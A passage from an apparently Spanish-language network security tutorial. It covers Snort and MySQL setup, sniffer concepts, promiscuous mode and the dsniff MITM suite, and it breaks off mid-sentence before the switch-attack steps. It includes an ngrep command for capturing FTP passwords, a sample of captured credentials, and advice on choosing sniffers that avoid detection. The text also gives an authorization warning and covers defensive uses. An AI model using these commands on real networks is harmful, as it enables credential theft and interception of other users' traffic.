La variable EXTERNAL_NET nos indica qué monitorizar de lo que venga de "afueras". Lo normal es dejarlo por defecto con el valor "any" que equivale a "todo".

Configurando Mysql
Nos vamos a la máquina que dará alojo a la base de datos. Instalar Mysql para Windows resulta fácil. Se instala como un servicio más que escucha en el puerto 3306. Para funciones de administrador de la base de datos, se puede ejecutar la herramienta gráfica winmysqladmin.exe y pulsar sobre "Start Service", aunque resulta más cómodo ejecutar simplemente

```
C:\>net start mysql
```

Con `C:\mysql\bin\mysql` tendremos acceso a la consola.

Lo primero es configurar la seguridad, aunque es conveniente informarse de todas las posibilidades de la base de datos. Para cambiar la contraseña de root:

```
mysql>update mysql.user set password=PASSWORD('clave')
where user='root';
mysql> FLUSH PRIVILEGES;
```

Ahora es necesario crear la estructura en la base de datos MYSQL para que albergue los datos de Snort. Una vez ejecutado mysql, tecleamos desde la línea de comandos:

```
mysql>create database snort;
```

Para asegurarnos de que trabajamos bajo la base de datos de snort, nos salimos con el comando quit y ejecutamos desde la línea de comandos:

```
C:\mysql -D snort <C:\snort\contrib\create_mysql
```

Y con esto, dentro de la base de datos snort habremos creado las tablas necesarias con la sintaxis propia de mysql para que el snort pueda guardar la información.

Desde el programa gráfico winmysqladmin.exe podremos ver en la pestaña “Databases” como la base de datos snort ha sido creada y contiene todas las tablas que nos interesan.

Posteriormente crearemos un usuario que tenga los permisos requeridos para usar la tabla. Volvemos a la consola C:\mysql\bin\mysql y tecleamos:

```
mysql> grant insert, select update,create,delete on snort.* to snortusr@192.168.0.2 identified by 'clave';
mysql>FLUSH PRIVILEGES;
```

Así, solo el usuario snortusr que entre a la máquina SNORT y se identifique adecuadamente tendrá permiso para añadir, observar, actualizar, crear tablas y borrar registros dentro de la base de datos snort. Los datos deben coincidir con los que se van a añadir en snort.conf, en la línea del output (salida) comentada más arriba.

Si no se dispone de otros clientes gráficos, podemos conectarnos desde cualquier máquina al servidor de la base de datos de la manera siguiente.

```
C:\mysql\bin>mysql -D snort -h 192.168.0.2 -u snortusr -pclave
```

Una vez conectados:

```
mysql>select * from snort.event;
```

En la tabla event se guardan los índices de los eventos (ataques o sospechas de snort). Si no hay ninguno, deberemos esperar algunos minutos a que snort identifique un posible ataque. Si al final no se ha registrado nada, habrá que repasar los pasos anteriores, verificando que ambos servicios permanecen activos. Nótemos que Snort permanece en memoria y el servidor mysql aparece en la bandeja del sistema representado por un semáforo en verde.

Para volver a entrar a la consola como root, debemos teclear:

```
C:\mysql\bin> mysql -u root -pclave
```

Un administrador gráfico que nos puede interesar es EMS-MySql Manager para Windows. Existe una versión gratuita disponible para descargarse desde

http://ems-hitech.com/mymanager/

Instalación en Linux

La instalación en Linux de Snort es bastante similar, los pasos son análogos y las modificaciones son las mismas. Solamente hay que tener cuidado de indicarle al programa en la instalación que debe compilarse con la opción de soporte para MySql.

```
./configure -with-mysql= usr/lib/mysql
```

Los usuarios de Debian deben confirmar que en el archivo /etc/mysql/my.cnf la línea skip_networking está comentada, en caso de no estarlo, no trabajará correctamente.

Para arrancarlo, los parámetros más utilizados son:

```
$ snort -D -b -c /snort.conf
```

Con el parámetro **-D** se le indica que corra como Daemon (demonio[24]), con **-b** que registre los paquetes al estilo tcpdump lo que le da velocidad. Con la opción **-c** se le indica la ubicación del archivo de configuración. Como en todo comando de Linux, los parámetros deben ser colocados exactos, respetando mayúsculas y minúsculas . No es lo mismo -d que -D.

Tampoco debemos olvidar que es necesario crear el directorio de los logs de antemano con el comando **mkdir**.

```
$ mkdir /var/log/snort
```

24**Daemon** (o Demonio) Abreviación de las palabras inglesas Disk and execution monitor (Monitor de Disco y Ejecución). Los Demonios están presentes en todos los sistemas UNIX y desempeñan tareas que no requieren intervención del usuario, es decir, son independientes. Las personas más familiarizadas con Windows pudieran comparar a los demonios y las tareas de que son responsables con los "servicios". Un ejemplo de demonio presente en los sistemas UNIX es el LPD (Line Printer Daemon).

Introducción a Los Sniffers

Cuando los administradores de sistemas tienen pesadillas, sueñan con sniffers. Si de por sí, un sistema con problemas de seguridad ya es un dolor de cabeza, lo es más si tiene instalado un sniffer operando y robando los secretos más íntimos de la empresa y sus passwords importantes. Este capítulo tiene como objetivo revisar los sniffers existentes más populares, como es que funcionan y lo más importante, como detectarlos.

La red Internet es un conjunto de subredes comunicadas entre sí mediante máquinas llamadas gateways (también conocidas como puertas de enlace o pasarelas), bridges o routers. Cada subred, puede estar a su vez, dividida en varias subredes y así sucesivamente. Lo más usual es que las máquinas estén organizadas en una red de tipo Ethernet, y que dicha red esté conectada a Internet (o a una subred de Internet) mediante sus correspondientes routers o gateways que serán las máquinas que mantengan a dicha red Ethernet en contacto con el resto de los integrantes de la red. Hay que notar que no tiene porqué ser sólo un router o gateway, una misma red puede tener varios para comunicarse con el exterior.

Gateways o Pasarelas
Un gateway es un dispositivo que permite interconectar redes con protocolos y arquitecturas diferentes a todos los niveles de comunicación. Su propósito es traducir la información del protocolo utilizado en una red al protocolo usado en la red de destino. Es una puerta de acceso, teniendo lugar una conversión completa de protocolos hasta la capa de aplicación del modelo de referencia OSI.

Un gateway es normalmente un equipo informático configurado para hacer posible a las máquinas de una red local (LAN) conectadas a él, les de acceso hacia una red exterior, generalmente realizando para ello operaciones de traducción de direcciones IP (NAT: Network Address Translation). Esta capacidad de traducción de direcciones permite aplicar una técnica llamada IP Masquerading (enmascaramiento de IP), usada muy a menudo para dar acceso a Internet a los equipos de una red de área local compartiendo una única conexión a Internet, y por tanto, una única dirección IP externa.

La dirección IP de un gateway (o puerta de enlace) a menudo se parece a 192.168.1.1 o 192.168.0.1 y utiliza algunos rangos predefinidos, 127.x.x.x, 10.x.x.x, 172.x.x.x, 192.x.x.x, que engloban o se reservan a las redes locales. En caso de usar una computadora como gateway, necesariamente deberá tener instaladas 2 interfaces de red.

En entornos domésticos se usan los routers ADSL como gateways para conectar la red local doméstica con la red que es Internet, si bien esta puerta de enlace no conecta 2 redes con protocolos diferentes, si que hace posible conectar 2 redes independientes haciendo uso del ya mencionado NAT.

Veamos el funcionamiento. En las redes los dispositivos concretos se interconectan entre ellos mediante concentradores o conmutadores (switches). Cuando se quiere agrupar esos dispositivos en grupos, se pueden conectar esos concentradores a unos routers (enrutadores). Un router lo que hace es conectar redes que utilicen el mismo protocolo (por ejemplo, IP, NetBIOS, AppleTalk). Pero un router solo puede conectar redes que utilicen el mismo protocolo. Entonces, cuando lo que se quiere es conectar redes con distintos protocolos, se utiliza un gateway, ya que este dispositivo hace posible traducir las direcciones y formatos de los mensajes entre diferentes redes.

Las redes Ethernet trabajan mandando los paquetes de información por un mismo canal compartido por todas las máquinas. En la cabecera de cada paquete de información está incluída la dirección de la máquina a la cual va destinado el paquete de información. Se supone que el paquete de información sólo lo recibe la máquina a la cual va destinado.

En su orígen, los sniffers fueron desarrollados con la finalidad de depurar los problemas en las redes. Entre los usos típicos de los sniffers se incluyen: la captura automática de contraseñas, conversión del tráfico de red en un formato entendible, análisis de fallos para descubrir problemas potenciales en las redes (por ejemplo, problemas de conexión entre computadoras), medición del tráfico, detección de intrusos (con el fin de descubrir a los hackers maliciosos que quieren introducirse al sistema). Aunque para esa acción existen programas específicos como los IDS o Intrusion Detection System (Sistema de Detección de Intrusos), que a fin de cuentas no son mas que sniffers con funcionalidades especiales y que veremos más adelante en éste documento.

El término original que describe la captura de todos los paquetes en una red se conoció como "Sniffing the ether" *esnifar el éter*. Esnifar es anglicismo que se define como olfatear; siendo ésta una buena traducción, en virtud de que los sniffers realmente olfatean los datos. En la frase se juega con la palabra éter (de la mística bóveda etérea) pero refiriéndose en realidad al Ether, el término tecnológico que se usa para describir la tierra de los paquetes constituídos por cables coaxiales y tarjetas de red. La palabra tampoco debe confundirse con la sustancia química éter (óxido de etilo).

Podemos considerar a los sniffers como aplicaciones grabadoras que registran datos que deambulan por la red y pueden también usarse para la creación de registros de red y así evitar que los intrusos sepan que están siendo monitoreando. Los administradores de sistemas analizan los paquetes para conocer qué es lo que sucede en su red y qué tipo de datos se envían hacia y desde la red.

Tipos de Ataques Con Sniffers
La acción de usar un sniffer para husmear una red en busca de passwords se considera un ataque pasivo. Este tipo de ataque no hace intrusión en una computadora o red por fuera de su propio segmento. Por otro lado, un ataque que se efectúa en una máquina remota provocando un robo de información, desbordamiento de memoria, floods de red y otros tipos de incursiones se consideran un ataque activo y es ilegal. Por su naturaleza misma, un ataque pasivo es pasado por alto por la persona que está siendo atacada. La víctima no tiene indicadores que señalen la actividad a que está siendo sometida, por lo que considero que los sniffers están desempeñando un ataque igual de malicioso y serio que cualquier otro ataque activo.

Existen diferentes tipos de sniffers pero los más comúnes son los que se basan en Ethernet. Los de esta clase interactúan con la ***Tarjeta de Interfaz de Red*** (NIC o tarjeta Ethernet) para capturar absolutamente todos los paquetes que se encuentren dentro del rango del sistema que está a la escucha. El sistema que escucha es precisamente el sistema que tiene el sniffer instalado.

Las PCs tienen la capacidad de capturar todo el tráfico de la red, sin embargo, para no saturar la tarjeta demasiado y siendo que a una persona no le interesan los datos de las demás personas, las tarjetas Ethernet incorporan un filtro que ignora todo el tráfico de datos que no están destinados a la PC donde esta se encuentra.

En teoría, sólo la máquina que tiene la IP de destino podrá recoger los datos en virtud de que la tarjeta de red rechaza todos los paquetes que no están dirigidos a ella. La tarjeta en la PC, sin embargo, puede ponerse clandestina (o legalmente en caso de ser el administrador de un sistema propio), en **modo promiscuo** para obligar a la NIC a que reciba TODOS los paquetes que recorren la red, sin importar lo que tenga en la cabecera como IP de destino. Básicamente un sniffer lo que hace es poner las tarjetas en modo promiscuo, es decir, que la máquina acepta todos los paquetes que van por la red y no solo los que van destinados a ella.

Despues de que la tarjeta de red se ha puesto en modo promiscuo, el sniffer basado en Ethernet se pondrá a capturar el tráfico que cruza el segmento Ethernet local. Sin embargo debe notarse que estos sniffers no tienen la capacidad de capturar los paquetes que viajan más allá de los routers, switches o dispositivos de segmentación.

Lo siguiente es un resultado mostrado por uno de los sniffers más populares:

$&& #'$GERRY"!g1e2r3r4y5
g1e2r3r4y5
cd /software

El nombre de usuario es **GERRY** y el password es **g1e2r3r4y5**

La gracia de esto es que en una red normal (sin usar metodos de encriptación de passwords como el Kerberos) van los paquetes con el login y passwd de otras máquinas con lo que se podrán conseguir cuentas en otras máquinas sin hacer casi nada. Pueden verse desde emails, documentos confidenciales y cualquier otro tipo de dato que viaje por la red desencriptado.

Los sniffers resultan muy útiles cuando una red está conectada mediante Hubs y todos pueden espiar los datos de todos. Pero si la red se encuentra segmentada mediante conmutadores (switches), los datos se quedan por dentro de cada segmento y es *casi imposible* detectar el tráfico desde un segmento exterior. ¿Pero porqué es "casi imposible"? Véanse los capítulos introductorios acerca de la MAC y el ARP desarrollados anteriormente.

A diferencia de los circuitos telefónicos, las redes de computadoras son canales de comunicación compartidos. Esto significa que la PC puede recibir información de otras computadoras. Como ya mencionamos, la forma más conveniente de compartir información entre dos computadoras es por medio de Ethernet. El cableado Ethernet trabaja enviando paquetes de información por todos los nodos de la red. El paquete porta una cabecera con la información del destino. Sólo aquella máquina con esa dirección puede recibir el paquete. También sabemos que se puede poner una tarjeta de red en modo promiscuo para que reciba todos los paquetes sin importar lo que diga la cabecera.

El sniffer puede capturar los datos transmitidos por la red. Un router (ruteador) lee cada paquete de datos que pasa por él y determina el destino del paquete dentro de la red. Un router y un sniffer pueden leer los datos dentro del paquete así como la dirección destino.

La Promiscuidad
Ya mencioné antes éste término relacionándolo con el modo de operar de las tarjetas de red. La palabra tiene en el vocabulario popular una connotación despectiva y en el caso de las tarjetas de red, es muy valida. En las redes de difusión, cuando una máquina envía una trama a otra indica en un campo reservado la dirección del host destino. Aunque todas las máquinas pueden ver esa trama, solo la legitima receptora podrá capturarla de la red.

Este es el funcionamiento normal del protocolo TCP/IP. Sin embargo, para poder hacer que las máquinas que solo leen las tramas también tengan la posibilidad de capturarlas hay que ponerlas en modo promiscuo. De este modo las tarjetas leen todo el tráfico que circula por la red. El modo promiscuo anula el filtro MAC.

Para poner la tarjeta en modo promiscuo en una máquina con Linux, debemos tener privilegios de administrador, ser root, ya que es algo que se supone no debe estar al alcance de cualquier persona. En sistemas windows, cualquier usuario (hasta un Lamer) puede colocar un sniffer para poner en modo promiscuo la tarjeta de red.

En Linux, siendo root, se puede activar o desactivar a nuestro antojo el modo promiscuo de una tarjeta del modo siguiente:

`$ ifconfig eth0 promisc` <-para activar

`$ ifconfig eth0 –promisc` <-para desactivar

Para comprobar el modo promiscuo escribe en la línea de comandos

```
ifconfig -a
```

```
eth0      Link encap:Ethernet  HWaddr 00:0D:87:07:6D:D0
          UP BROADCAST PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:20 Base address:0xd400
```

Normalmente, cuando la tarjeta pasa al modo promiscuo, queda reflejado en el archivo de logs. Para verlos debemos teclear:

```
$ su
```
luego:
```
# cat /var/log/messages
```

Y debe haber una línea, entre muchísimas otras, parecida a esta:

/kernel: fxp0: promiscuos mode **enabled** o quizá igual a esta

Sep 26 15:53:00 XX kernel: [27490.081970] device eth0 entered **promiscuous mode**

En la versión de Linux Ubuntu o Freespire, no se entra como root inmediatamente, ya que es una forma de proteger el sistema de modificaciones peligrosas. Antes del comando ifconfig, pudiera ser que se requiera ingresar el comando previo **su** o **sudo** que nos permite ejecutar comandos con privilegios de root. sudo significa SUperuser DO. El comando "sudo" pedirá un Password (o puede que no lo pida). Sólo que tenemos que escribir la contraseña de usuario (aunque no aparezcan los signos de ****). Si nos cansamos de teclear sudo todas las veces, podemos teclear el comando con ciertas opciones:

```
sudo -s
```

seguido de la contraseña de usuario. En Freespire, una nueva distribución de Linux, se nos da la opción de abrir una terminal en modo superusuario para que la contraseña solo se ponga una vez.

Como Funciona Un Sniffer

Un sniffer lo que hace es olfatear (de ahí el nombre). Cuando uno se conecta al Internet, estamos aprovechando los protocolos. No nos damos cuenta de esto, porque siempre se usa la última capa, la de aplicación. Al bajar más de nivel se pueden entender las tramas puras de la información que circula por la red. Los programas de aplicación proporcionan la interfaz y hacen el trabajo sucio por nosotros.

Los sniffers esnifan el tráfico que detectan y muestran las tramas de datos desnudos antes de ser interpretados por el programa correspondiente. Solo son interceptados por el sniffer en sí y eso diferencia las preferencias entre uno y otro, la cantidad de información y cómo muestre cada paquete capturado. Al decir que lo capturan todo, me refiero a que pueden mostrar desde passwords, mensajes, que si no están cifrados, cualquier persona los puede ver. Los sniffers capturan, interpretan y guardan los paquetes enviados por la red para un posterior análisis.

Podemos considerar a los sniffers como grabadoras que registran lo que capturan. Las personas que administran los sistemas pueden analizar los paquetes capturados para conocer qué es lo que esta sucediendo en la red. Esto les ayuda a depurar y solucionar los problemas presentados.

Para que la mayoría de los sniffers funcionen de manera correcta, se requiere de una librería especial (o *biblioteca*, según ciertos autores) que Winxx no posee y que se llama **Winpcap**, la que resulta casi imprescindible para realizar las acciones de captura del sniffer y absorber el tráfico de la Red. Esta librería puede descargarse desde http://winpcap.polito.it. Este archivo se basa en la librería **Libpcap** de los sistemas Linux que ya traen por defecto esta librería.

Debemos hacer una diferencia acerca de los sniffers. Los hay de dos tipos: los comerciales, usados por los SysOps (administradores de sistemas); y los Underground, usados por aquellos que gustan de asaltar computadoras. Independientemente del uso que se les dé a estos programas, están disponibles para los usuarios como software comercial, shareware o freeware.

Programas Sniffers
Hay muchisimos sniffers que poseen muchas opciones y que se pueden encontrar por la red, incluso algunos comerciales. Los más conocidos y distribuidos en circulos underground son sniffers para SunOS, Linux. Por otra parte, programas bien conocidos como Etherfind o Tcpdump se pueden utilizar estupendamente como sniffers, aunque no hayan sido concebidos para esos fines. Tcpdump fue de los más populares en su tiempo

Algunos permiten sniffear algunos puertos o todos, buscar palabras en los paquetes, etc y los hay desde algunos muy sencillos hasta otros que son comerciales. Uno de los más usados es el Ethereal, disponible para Winxx y Linux y es gratuito. Se puede descargar desde www.ethereal.com.

El tcpdump es un programa bastante grande y esa característica lo hace problemático ya que es un monitor de red muy potente pero que tambien delata su presencia si se introduce en una máquina, porque tiene muchos archivos y puede ser fácilmente detectado al usar el comando

```
ps -axw
```

por lo que es mejor evitar usarlo y si estamos en un Linux, usar sniffers pequeñitos.

También están el **Gobbler** y el **Network Spy.** Este último es interesante por su función Packet Generator para Winxx, que permite crear un paquete personalizado y enviarlo por la Red. El único problema es que es de paga. Para Winxx existen muy pocos programas que permitan manipular los paquetes en este nivel.

En Linux si hay y se pueden descargar de todo tipo desde www.freshmeat.net. En este site se pueden descargar muchas otras utilerías. Hay una en especial, el Ngrep que trataremos brevemente más adelante.

Esniff
Es un programa muy pequeño y en Internet puede hasta descargarse el código fuente. Sólo captura los primeros 300 bytes de cualquier sesión Telnet, FTP. Existen otros programas más avanzados y mejores.

Gobbler
Esta herramienta no fue creada para Windows propiamente, pero de cualquier manera es un sniffer que se puede utilizar bajo Winxx en una red Ethernet. Su función primordial es la captura de los paquetes que pasan por una red y así, posibilitar conseguir desde logins, passwords hasta cualquier otro tipo de información que se desee. Lógicamente si los paquetes están encriptados, nos dificultará el proceso, ya que habrá que desencriptarlos, si se puede. Como siempre, se abre una ventana y se ejecuta el programa de la siguiente manera:

```
C:\>gobbler
```

Se activará el programa y podrán verse una serie de ventanas, en este punto debemos pulsar la tecla <ESC> y saldrá una ventana con un menú. Ahora solo tenemos que configurar el programa para nuestra red. Es muy sencillo de utilizar, con un poco de practica podremos fácilmente dominar este sniffer. Como sugerencia conviene leer el archivo de documentación que viene con el paquete, ya que explica como configurar el programa.

Ngrep
Es una herramienta que permite ser usada de un modo casi similar a la utilería Grep (Global Regular Expression Print) pero aplicado a redes (la N es de Net, red). Existe para Winxx y Linux. Se le alimenta con una cadena de caracteres y muestra las líneas que coincidan con un patrón dado. Su uso es sencillo, para espiar contraseñas en conexiones FTP que ocurran en nuestra red escribimos en la línea de comandos:

```
ngrep "USER|PASS" tcp port 21
```

Este programa está disponible para Winxx pero no es tan bueno como la versión que existe para la plataforma Linux ya que no posee la suficiente potencia; por lo que para tener mayor control de los procesos, hay que migrar a la plataforma preferida de los ejecutores del Oficio.

LibNet
En lo que a generación de paquetes se refiere, en Linux existen utilerías muy versátiles para llevar a cabo estos menesteres. Podemos usar el programa LibNet. LibNet es un conjunto de herramientas que permiten la modificación e inyección de paquetes modificados en redes, a alto nivel. Solo tendremos que esnifar un poco el tráfico para ver de cerca la estructura de cierto tipo de paquetes e imitarlos y de ese modo experimentar distintas respuestas y configuraciones de quien lo reciba. El programa también permite configurarlo con distintos tipos de reglas para filtrar de modo conveniente el tipo de paquete que nos interesa conocer y cuales descartar.

Ethereal
Ethereal es un analizador de protocolos que permite examinar datos de una red o desde un archivo de captura en un disco. De modo interactivo, se puede navegar a través de los datos capturados, ver un resúmen e información detallada de cada paquete. Algunas distribuciones de Linux lo traen incorporado y aunque fue desarrollado en sistemas Unix, ya se encuentran versiones para otras plataformas como Windows. Casi podemos asegurar que Ethereal es el mejor sniffer Freeware disponible para Windows. Se puede descargar desde

www.ethereal.com

Esta utilería es muy sencilla de usar. Con la combinación de teclas CTRL+K mostrará un cuadro de diálogo. Si en ese lugar se pulsa sobre Enable Network Name Resolution, no mostrará las direcciones IP, sino el nombre de la máquina que está asociada a esa IP. En esta misma pantalla se pueden configurar los filtros (para que solo capture la información en la que aparezca el patrón introducido) y el archivo donde se guardará la información.

El Ethereal viene con dos herramientas que se usan con la línea de comandos:

Editcap: que es una útil herramienta que permite al usuario editar el formato de un archivo generado por Ethereal.

Tethereal: que permite esnifar sin necesidad de gráficos.

Para capturar paquetes se necesita tener privilegios de root.

CommView
El programa CommView es una herramienta que nos posibilita la monitorización del tráfico de las redes locales y permite detectar los posibles problemas que vayan apareciendo. El programa tiene una versión de prueba y, según ciertos operadores de sistemas, vale la pena desembolsar los pocos dólares que cuesta.

Una de sus principales ventajas es que si el ancho de banda en una red disminuye demasiado, puede usarse el CommView para ver si hay intrusos paseándose a sus anchas o para indicar la presencia del tipo de virus que generan reportes de barridos de direcciones IP en busca de equipos vulnerables.

CommView es un programa amigable y puede mostrar estadísticas IP. Se puede visualizar el equipo por su IP o por su dirección MAC. Y se muestra el equipo local y remoto, el protocolo y los distintos puertos y el nombre del host si es que puede ser resuelto por DNS. El programa tiene una pestaña donde se pueden analizar los paquetes intercambiados con equipos remotos o de la misma red.

CommView también posee una herramienta llamada Reconstruir Sesión TCP que permite ver los datos en modo HEX (hexadecimal) o ASCII y así poder conocer muchos datos de lo efectuado por cada usuario en sus diversos tipos de conexiones (http, TCP, NetBios, etc). Esta parte es la peligrosa en caso de que esta herramienta caiga en manos que no sean las del SysOp que desea solucionar problemas.

Los paquetes se descifran a la capa más baja con el análisis total de los protocolos más usados. Igualmente se puede tener acceso a los datos en bruto de cada paquete. Peden almacenarse los paquetes capturados para un análisis futuro.

Se pueden desarrollar filtros para limitar la captura sólo a lo que deseamos. CommView ofrece la decodificación completa de los siguientes protocolos: ARP, BCAST, DHCP, DNS, ICMP, ICQ, SMTP, UDP, TELNET, TCP entre otros más.

CommView puede ser descargado desde

www.tamos.com/download/main/

La Suite Dsniff

Hablar de dsniff requiere su capítulo propio porque es importante saber como manejarlo para sacarle el mayor provecho. Ya que hemos discutido ampliamente acerca de los diferentes tipos de ambiente Ethernet y el concepto detrás de el esnifado, podemos empezar a manejar la suite Dsniff.

Descripción
Dsniff es un conjunto de aplicaciones para Linux destinadas a la auditoría de red y a los tests de penetración. Lo componen varias herramientas que monitorean la red de manera pasiva (es decir, no se genera ni se modifica ningún dato capturado), en busca de información interesante: contraseñas, correos, archivos, etc. Permite interceptar datos en entornos de redes segmentadas, que como ya mencioné utilizan dispositivos de capa 2, como son los switches en vez de hubs.

Advertencia
Si nos decidimos a emplear dsniff, deberemos hacerlo en nuestra propia red doméstica o, si trabajamos en una compañía, con el permiso de los administradores de la red, por escrito y con copia para cada una de las partes . Debemos saber que existen métodos para detectar sniffers y que puede haber serios problemas legales cuando se usan sin autorización herramientas que también pueden ser usadas por hackers maliciosos. Ha habido casos de despidos y encarcelamiento para las personas que hacen caso omiso de estos consejos. No es un juego y la reputación de uno está en la balanza.

Instalación
Lo que detallaremos en este apartado será más que nada las instrucciones para instalar la suite en nuestro sistema y otros aspectos importantes sobre su uso. Tal y como lo describe su creador, Dug Song, dsniff contiene las siguientes utilerías:

arpspoof: Redirige los paquetes de un host blanco (o todos los hosts) a otro host, falseando las respuestas ARP. Esta es una forma efectiva de esnifar el tráfico sobre un switch.
dnsspoof: Falsea respuestas a peticiones de puntero/ direcciones DNS sobre la LAN. Esto es útil para sacarle la vuelta a los controles de acceso basados en nombres de hosts o para implementar una buena variedad de ataques man-in-the-middle.
dsniff: Es un esnifador de contraseñas que maneja FTP, Telnet, SMTP, HTTP, POP, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix, ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, Sybase y los protocolos SQL de Microsoft.
filesnarf: graba los archivos esnifados del tráfico NFS en el directorio actual.
macof: Inunda la red local con direcciones MAC aleatorias (causando una falla de apertura en algunos switches que están en modo de repetición), lo que facilita el esnifado.
mailsnarf: Muestra mensajes de correo electrónico esnifados de tráfico SMTP y POP en el formato Berkeley mbox, adaptado para navegación fuera de línea con el lector de correo favorito.
msgsnarf: Registra mensajes seleccionados del Mensajero instantáneo de AOL, ICQ 2000, IRC, MSN Messenger, o sesiones de chat en el Yahoo Messenger.
tcpkill: Mata conexiones TCP en progreso (útil para aplicaciones basadas en libnids que requieren un completo acuerdo de tres vías (3-way handshake) para creación de TCB).
tcpnice: Disminuye la velocidad de las conexiones TCP especificadas sobre una LAN via “activa”.
urlsnarf: Reporta todas las URLs esnifadas del tráfico HTTP que puede ser empleado para un análisis posterior con el analizador de registros de web favorito.
webspy: Envía las URLs esnifadas de un cliente para mostrar las páginas en nuestro navegador en tiempo real.
sshmitm: Proxea y esnifa tráfico SSH redirigido por dnsspoof, captura passwords usados para loguearse y, como opción, secuestra sesiones interactivas.
webmitm: Proxea y esnifa tráfico HTTP/HTTPS redirigido por dnsspoof capturando logins y envíos de formas encriptadas en SSL.

Una vez que estas utilerías se encuentren instaladas y ejecutándose, podremos experimentar con las distintas herramientas para tener la posibilidad de determinar cómo es que nos pueden ayudar a auditar la seguridad de nuestra red.

Instrucciones de Instalación
Para poder utilizar dsniff se requiere descargar las siguientes librerías. Lo mejor es bajarlas en el formato tar.gz.

Libpcap v-0.5.2 (http://www.tcpdump.org)
Libnet v-1.0.2.a (http://www.packetfactory.net/Projects/libnet)
Libnids v-1.16 (http://www.packetfactory.net/Projects/libnids)
Libdb v-db-3.1.17 (http://www.sleepycat.com)
OpenSSL (http://www.openSSL.org)
Dsniff-2.3b4 (http://www.monkey.org/~dugsong/dsniff/)

En la página de preguntas frecuentes de dsniff www.monkey.org/~dugsong/dsniff/faq.html
podemos encontrar ligas directas a estas utilidades, bajo la sección "**1.4 What else is required**." Los números de versiones son muy importantes ya que una versión diferente puede provocar que la suite no funcione adecuadamente.

Si tenemos pensado emplear arpspoof para capturar el tráfico de red, necesitaremos descargar el **fragrouter** que se puede obtener de

http://www.anzen.com/research/nidsbench/

Es mejor descargar todo en formato **tar.gz** y colocarlos en el directorio **/bin**.

Después de descargar las librerías, necesitaremos compilar e instalar estos archivos. A continuación describiremos el primer proceso:

Para desempaquetar en un solo paso el comprimido **.tar.gz** hay que teclear desde una consola de comandos:

```
~$ tar -xzf dsniff-2.3.tar.gz
```

El comando **tar** con las opciones **-xz**f desempaquetará los archivos y creará una carpeta con el mismo nombre (por ejemplo, **dsniff-2.3.tar.gz** crea una carpeta llamada **dsniff-2.3**).

Ya que los archivos estén desempaquetados, necesitamos completar tres pasos más por cada archivo para compilar e instalar las aplicaciones.

Compilación e instalación: Dejando el archivo dsniff como el último para compilar, comenzamos con la primera de las aplicaciones, por lo que deberemos cambiarnos al directorio libpcap. Buscamos el archivo **configure**. Abrimos una consola de comandos y tecleamos:

```
~$./configure
```

Posteriormente, tecleamos el comando make para compilar el código

```
~$ make
```

Ya que se haya completado la compilación, tecleamos el comando que permite la instalación de las librerías:

```
~$ make install
```

Debemos seguir el mismo poceso con todos y cada uno de los archivos, con excepción de libdb, que requiere que empleemos el comando **./configure** con un parámetro especial:

```
~$ ./configure --enablecompat185
```

El último archivo, el dsniff, lo compilamos hasta el final del proceso, ya que existe la probabilidad de que muestre errores si las librerías no se han instalado previamente.

Si por alguna razón se muestran errores mientras se instalan las librerías, podemos buscar ayuda en Internet. Podemos buscar en www.google.com o en www.deja.com que tienen indexadas muchas páginas que hablan de dsniff.

Comenzar a usarlo
Una vez que todos los paquetes se han instalado en la computadora, estaremos listos para compilar e instalar el fragrouter. Si descargamos el .tar.gz, seguimos los mismos pasos enlistados arriba para desempacar y compilar el programa. Una vez hecho esto, podemos sacar provecho del dsniff. Es importante activar el IP forwarding en nuestra computadora antes de empezar a usar las utilerías, sobre todo el arpspoof.

Para arrancar con el fragrouter, abrimos una consola de comandos y tecleamos el comando que nos mostrará su manual:

```
~$ man fragrouter
```

En las páginas del manualito se nos mostrarán los diferentes tipos de opciones que se pueden usar con las aplicaciones. Para ejecutar fragrouter, tecleamos:

```
~$ fragrouter –I interface B1
```

En la cadena del comando, *interface* será eth0 or eth1, etc. Si tenemos solo una tarjeta de red, se puede teclear **fragrouter B1** y funcionará. Solo hay que asegurarnos de ejecutar el fragrouter, o de otro modo activar el IP forwarding en nuestra computadora, porque si no lo hacemos, todo el tráfico que estamos redirigiendo de otras computadoras irá a nuestra computadora, pero no continuará hacia el destino al que se desea llegar, lo que causaría interferencia sobre la red.

Tras activar el fragrouter, se pueden empezar a usar las demás utilerías como el arpspoof. En este punto es necesario comenzar a revisar las formas de ataque y hacer un test de penetración.

En las secciones siguientes mostraremos como se puede utilizar dsniff en varios escenarios de ataque.

Preliminares: Accediendo Al Tráfico De Red Objetivo
Antes de comenzar a usar dsniff sobre una LAN, necesitamos tener privilegios de root o acceso de administrador a un host conectado a la LAN. El juego de herramientas de dsniff puede usarse en Linux, OpenBSD, FreeBSD y Solaris. Aunque existe una versión para WinNT, no es recomendable por lo viejo y achacoso que es.

Existen tres posibilidades para accesar al tráfico de una red:

Caso 1. La red de área local utiliza un hub: en este caso, no necesitamos nada. Todo el tráfico que va a cualquier host es visible para cualquier otro host de la red.

Caso 2. La red de área local usa un switch (conmutador): En la arquitectura conmutada, como mencionamos anteriormente, todos los hosts están conectados al switch sobre su propio puerto aislado.

El switch lleva la pista sobre cuál host se encuentra en qué puerto y solo envía tráfico cuyo objetivo sea ese host y ese puerto. Sin embargo, la intención principal es incrementar el desempeño (ya que cada host obtiene una conexión propia en vez de ser compartida como con el hub). Por esta razón, es fácil de vencer simplemente confundiendo al switch para que pierda la noción de qué host está en qué puerto. La mayoría de los switches responden a esta condición con un "fallo de apertura", lo cual significa que comenzará a actuar como un si fuera un hub, es decir, enviando tráfico a todos los puertos. Nótese que esto también causará que sufra el desempeño de la red y que esta disminución de poder sea detectable por cualquier otra persona que ocupe la misma red. Para lograr esto:

